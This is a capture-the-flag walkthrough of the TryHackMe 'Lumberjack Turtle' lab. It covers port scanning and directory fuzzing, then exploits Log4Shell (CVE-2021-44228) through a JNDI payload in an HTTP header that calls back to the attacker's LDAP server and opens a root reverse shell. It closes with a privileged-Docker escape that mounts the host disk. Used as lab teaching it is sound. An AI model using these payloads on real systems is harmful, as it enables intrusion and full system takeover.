Lumberjack Turtle

By Praveen Kumar Sharma

For me IP of the machine is: 10.10.12.249

Lets try pinging it

```
ping 10.10.12.249 -c 5

PING 10.10.12.249 (10.10.12.249) 56(84) bytes of data.
64 bytes from 10.10.12.249: icmp_seq=1 ttl=60 time=172 ms
64 bytes from 10.10.12.249: icmp_seq=2 ttl=60 time=154 ms
64 bytes from 10.10.12.249: icmp_seq=3 ttl=60 time=173 ms
64 bytes from 10.10.12.249: icmp_seq=4 ttl=60 time=172 ms
64 bytes from 10.10.12.249: icmp_seq=4 ttl=60 time=396 ms

--- 10.10.12.249 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 154.004/213.303/396.036/91.637 ms
```

Alright lets do some port scanning

Port Scanning:

All Port Scan :

rustscan -a 10.10.12.249 --ulimit 5000

```
rustscan -a 10.10.12.249 --ulimit 5000
The Modern Day Port Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
https://admin.tryhackme.com
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.12.249:22
Open 10.10.12.249:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-13 21:37 IST
Initiating Ping Scan at 21:37
Scanning 10.10.12.249 [2 ports]
Completed Ping Scan at 21:37, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:37
Completed Parallel DNS resolution of 1 host. at 21:37, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:37
Scanning 10.10.12.249 [2 ports]
Discovered open port 80/tcp on 10.10.12.249
Discovered open port 22/tcp on 10.10.12.249
Completed Connect Scan at 21:37, 0.15s elapsed (2 total ports)
Nmap scan report for 10.10.12.249
Host is up, received syn-ack (0.16s latency).
Scanned at 2024-09-13 21:37:08 IST for 0s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http
                   syn-ack
Read data files from: /usr/bin/../share/nmap
```

```
Open ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

80/tcp open http syn-ack
```

Aggressive Scan:

nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.12.249 -o aggressiveScan.txt

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.12.249 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-13 21:39 IST
Nmap scan report for 10.10.12.249
Host is up (0.17s latency).
PORT STATE SERVICE
22/tcp open ssh
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   2048 6a:a1:2d:13:6c:8f:3a:2d:e3:ed:84:f4:c7:bf:20:32 (RSA)
   256 1d:ac:5b:d6:7c:0c:7b:5b:d4:fe:e8:fc:a1:6a:df:7a (ECDSA)
|_ 256 13:ee:51:78:41:7e:3f:54:3b:9a:24:9b:06:e2:d5:14 (ED25519)
80/tcp open nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain;charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 2048 6a:a1:2d:13:6c:8f:3a:2d:e3:ed:84:f4:c7:bf:20:32 (RSA)
| 256 1d:ac:5b:d6:7c:0c:7b:5b:d4:fe:e8:fc:a1:6a:df:7a (ECDSA)
|_ 256 13:ee:51:78:41:7e:3f:54:3b:9a:24:9b:06:e2:d5:14 (ED25519)

80/tcp open nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=UTF-8).

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing now

Directory Fuzzing

```
feroxbuster --url http://10.10.12.249 -w
/usr/share/wordlists/dirb/common.txt -t 200
```

```
feroxbuster --url http://10.10.12.249 -w /usr/share/wordlists/dirb/common.txt -t 200
by Ben "epi" Risher 🕮
                          http://10.10.12.249
   Target Url
   Threads
 ■ Wordlist
                          /usr/share/wordlists/dirb/common.txt
 Status Codes
                          All Status Codes!
 Timeout (secs)
User-Agent
                          feroxbuster/2.10.4
                          /home/pks/.config/feroxbuster/ferox-config.toml
   Config File
 Extract Links
 MTTP methods
                          [GET]
 Recursion Depth
Press [ENTER] to use the Scan Management Menu™
                         2w -c Auto-filtering found 404-like response and 19w 87c http://10.10.12.249/
                 11
404
        GET
200
      GET
                 11
                  11
                                   29c http://10.10.12.249/~logs
200
        GET
                         6w
                          1w
                                   73c http://10.10.12.249/error
                 11
500
                          4614/4614 Os
[########## - 6s
                                                 found:3
                                                              errors:0
[######### - 6s
                             4614/4614
                                         836/s
                                                 http://10.10.12.249/
```

```
// Directories

200 GET 1l 19w 87c http://10.10.12.249/♂

200 GET 1l 6w 29c http://10.10.12.249/~logs♂

500 GET 1l 1w 73c http://10.10.12.249/error♂
```

Lets get to this web application now

Web Application:

Default page :

```
What you doing here? There is nothing for you to C. Grab a cup of java and look deeper.
```

Lets see this /~logs now

No logs, no crime. Go deeper.

It point us to dig deeper but im just curios lets see this /error first then we'll enumerate further



So nothing here
Lets enumerate /~logs/ further

```
feroxbuster --url http://10.10.12.249/\~logs/ -w
/usr/share/wordlists/dirb/common.txt -t 200
```

```
feroxbuster --url http://10.10.12.249/\~logs/ -w /usr/share/wordlists/dirb/common.txt -t 200
by Ben "epi" Risher 🤓
                                  ver: 2.10.4
   Target Url
                         http://10.10.12.249/~logs/
   Threads
■ Wordlist
                         /usr/share/wordlists/dirb/common.txt
   Status Codes
                         All Status Codes!

★ Timeout (secs)

   User-Agent
                         feroxbuster/2.10.4
   Config File
                         /home/pks/.config/feroxbuster/ferox-config.toml
   Extract Links
                         true
   HTTP methods
                         [GET]
   Recursion Depth
   Press [ENTER] to use the Scan Management Menu™
404
       GET
                 11
                                  -c Auto-filtering found 404-like response and created
200
       GET
                 11
                         6w
                                 29c http://10.10.12.249/~logs/
                             47c http://10.10.12.249/~logs/log4j
200
       GET
                 11
                         4614/4614
[######### - 7s
                                      0s
                                               found:2 errors:0
[########## - 6s
                            4614/4614
                                        755/s http://10.10.12.249/~logs/
```

Another page here lets check this out



So i checked like burp to see if i can spot something and found this



So we found our foothold here

Gaining Access:

I searched this up and found a way to test this

```
${jndi:ldap://10.17.94.2:9001/a}
```

<u>Lets first start a lis</u>tener on 9001

```
nc -lvp 9001
Listening on 0.0.0.0 9001
```

Then lets put in the payload in the request

Request Pretty Raw Hex Ø ≅ /u ≡ 1 GET /~logs/log4j HTTP/1.1 2 Host: 10.10.12.249 3 User-Agent: Mozilla/5.0 (X11: Linux x86_64: rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: \${jndi:ldap://10.17.94.2:9001/a} 5 Accept-Language: en-US, en; q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Sec-GPC: 1 9 Connection: keep-alive 10 Upgrade-Insecure-Requests: 1 11 Priority: U=0, i 12 13

And we get our response here

```
nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.12.249 55152
```

And now lets actually exploit this so i found this exploit right here
:
https://github.com/kozmer/log4j-shell-poc?tab=readme-ov-file♂

Downland it and follow the intruction and what it wants i got it here lets run it

```
./poc.py --userip 10.17.94.2 --webport 8000 --lport 9001


[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.17.94.2:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
```

Now lets put this payload in burp again

Start a listener with nc -lvnp 9001 now and then put in the payload and u should have your shell here



And we have our shell here

```
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.12.249 55174
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adr
```

We are root here lets looks for the first flag

```
find / | grep "flag"
```

find / | grep "flag" /proc/sys/kernel/acpi_video_flags /proc/kpageflags /sys/devices/pnp0/00:06/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /svs/devices/platform/serial8250/ttv/ttvS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /opt/.flag1

Vertical PrivEsc

And we can also find if we have the privileged flag enabled in container

```
Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
x 1 root root 862777 Sep 13 17:02 /tmp/linpeas.sh
rwxr-xr-x
                                      32768 Sep 13 17:03 /tmp/hsperfdata_root/1
-rw-----
              1 root
                         root
- pw-p--p--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/cgroup.procs
              1 root
                         root
-rw-r--r--
                        0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.use_hierarchy
              1 root
r--r--r--
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.tcp.usage_in_bytes
-rw-r--r--
              1 root
                                           0 Sep 13 15:56 /tmp/cgroup_3628d4/memory.soft_limit_in_bytes
-r--r--r--
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/cgroup.sane_behavior
--w----
                                          0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.force_empty
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.pressure_level
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.move_charge_at_immigrate
rw-r--r--
-rw-r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.tcp.max_usage_in_bytes
- rw-r--r--
                                          0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.max_usage_in_bytes
              1 root
-rw-r--r--
                                           0 Sep 13 15:56 /tmp/cgroup_3628d4/memory.oom_control
              1 root
r--r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.stat
              1 root
-r--r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.slabinfo
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/cgroup.procs
- rw-r--r--
              1 root
-rw-r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.use_hierarchy
              1 root
r--r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.tcp.usage_in_bytes
              1 root
                                          0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.soft_limit_in_bytes
0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.force_empty
-rw-r--r--
              1 root
--w----
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.pressure_level

0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.move_charge_at_immigrate
              1 root
- rw - r - - r - -
              1 root
-rw-r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.tcp.max_usage_in_bytes
              1 root
-rw-r--r--
              1 root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.max_usage_in_bytes
-rw-r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.oom_control
              1 root
------
              1 root
                         root
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.stat
r--r--r--
                                           0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.slabinfo
-rw-r--r--
              1 root
                         root
                                            0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.limit_in_bytes
```

Looks at those docker files telling us that its a docker container and the way to confirm that privilege flag is enabled is by running this command and we should not receive any error

```
ip link add dummy0 type dummy
```

and we do not so we know this is enabled

Moving on lets actually exploit it So how this work is by finding mountable disk with these commands

```
mount -l
fdisk -l
```

```
mount -l
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/IVRIXPIPTAUXLMA5W6H67HBIQU
7EGXOSQLBNUX3TPNWZVUN7:/var/lib/docker/overlay2/l/2C3UM7KSHOOFXMNHLV4UKRHUBA:/var/lib/docker/overlay
ar/lib/docker/overlay2/l/QJ4UCS3NWCXAINAYJMJ0NR5IRK:/var/lib/docker/overlay2/l/ALNGHD0KRDHGZIU4CJY7V
JCGLSV7ETSUUDJI2U0EXQBKHAV,upperdir=/var/lib/docker/overlay2/45f5ba1171dd637879f1e304a84acac05fad983
4a84acac05fad98331af1c87c495022ecb2f61bca/work)
proc on /proc type proc (rw.nosuid.nodev.noexec.relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw.nosuid.nodev.noexec.relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw.nosuid.nodev.noexec.relatime.xattr.name=systemd)
cqroup on /sys/fs/cqroup/rdma type cqroup (rw.nosuid.nodev.noexec.relatime.rdma)
cqroup on /sys/fs/cgroup/pids type cgroup (rw.nosuid.nodev.noexec.relatime.pids)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cqroup on /sys/fs/cqroup/net_cls,net_prio type cqroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_pri
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw.nosuid.nodev.noexec.relatime.cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
mqueue on /dev/mqueue type mqueue (rw.nosuid.nodev.noexec.relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/xvda1 on /etc/resolv.conf type ext4 (rw.relatime.data=ordered) [cloudimg-rootfs]
/dev/xvda1 on /etc/hostname type ext4 (rw,relatime,data=ordered) [cloudimg-rootfs]
/dev/xvda1 on /etc/hosts type ext4 (rw,relatime,data=ordered) [cloudimg-rootfs]
cgroup on /tmp/cgroup_3628d4 type cgroup (rw,relatime,memory)
```

and the fdisk command

fdisk -l Disk /dev/xvda: 40 GiB, 42949672960 bytes, 83886080 sectors Units: sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disklabel type: dos Disk identifier: 0x3650a2cc Device Boot Start End Sectors Size Id Type /dev/xvda1 * 2048 83886046 83883999 40G 83 Linux Disk /dev/xvdh: 1 GiB, 1073741824 bytes, 2097152 sectors Units: sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disk /dev/xvdf: 1 GiB, 1073741824 bytes, 2097152 sectors Units: sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes

So this xvda is common in both lets mount in now

```
mount /dev/xvda1 /mnt
cd /mnt
ls -al
total 100
                                          4096 Sep 13 15:55 .
4096 Dec 13 2021 ..
4096 Dec 8 2021 bin
drwxr-xr-x 22 root
                             root
drwxr-xr-x 1 root
                             root
drwxr-xr-x 2 root
                             root
                                          4096 Dec 8 2021 boot
4096 Dec 8 2021 dev
4096 Dec 13 2021 etc
4096 Dec 13 2021 home
             3 root
4 root
drwxr-xr-x
                             root
                             root
drwxr-xr-x
             94 root
drwxr-xr-x
                             root
                             root
drwxr-xr-x 3 root
                                              34 Dec 8 2021 initrd.img -> boot/initrd.img-4.15.0-163-generic
lrwxrwxrwx 1 root
                             root
                                      34 Dec 8 2021 initrd.img
4096 Dec 13 2021 lib
4096 Dec 8 2021 lib64
16384 Dec 8 2021 lost+found
                                               34 Dec 8 2021 initrd.img.old -> boot/initrd.img-4.15.0-163-generic
lrwxrwxrwx 1 root
                             root
drwxr-xr-x 20 root
                             root
              2 root
2 root
drwxr-xr-x
                             root
                             root
drwx-----
drwxr-xr-x
                                            4096 Dec 8 2021 media
              2 root
                             root
drwxr-xr-x
              2 root
                             root
                                            4096 Dec 8 2021 mnt
                                          4096 Dec 8 2021 mnt
4096 Dec 13 2021 opt
4096 Apr 24 2018 proc
4096 Dec 13 2021 root
4096 Dec 8 2021 run
4096 Dec 13 2021 sbin
4096 Dec 8 2021 srv
4096 Apr 24 2018 sys
4096 Sep 13 16:01 tmp
4096 Dec 13 2021 usr
              3 root
2 root
                             root
drwxr-xr-x
drwxr-xr-x
                             root
drwx----
               4 root
                             root
                             root
drwxr-xr-x
              3 root
drwxr-xr-x
               2 root
                             root
drwxr-xr-x
              2 root
                             root
drwxr-xr-x
               2 root
                             root
              8 root
drwxrwxrwt
                             root
drwxr-xr-x 12 root
                             root
drwxr-xr-x 12 root
                             root
                                             4096 Dec 13 2021 var
              1 root
lrwxrwxrwx
                                               31 Dec 8 2021 vmlinuz -> boot/vmlinuz-4.15.0-163-generic
                             root
lrwxrwxrwx
                1 root
                             root
                                                31 Dec 8 2021 vmlinuz.old -> boot/vmlinuz-4.15.0-163-generic
```

Got it lets check root folder here

```
ls -al
total 28
drwx----- 4 root root 4096 Dec 13 2021 .
drwxr-xr-x 22 root root 4096 Sep 13 15:55 ..
drwxr-xr-x 2 root root 4096 Dec 13 2021 ...
-rw-r--r- 1 root root 3106 Apr 9 2018 .bashrc
-rw-r--r- 1 root root 148 Aug 17 2015 .profile
drwx---- 2 root root 4096 Dec 13 2021 .ssh
-r---- 1 root root 29 Dec 13 2021 root.txt
```

this root.txt is not the real flag here btw lets read it now

```
cat root.txt
Pffft. Come on. Look harder.
```

So we do that this ... directory in here too lets check this and here is final flag

Thanks for reading :)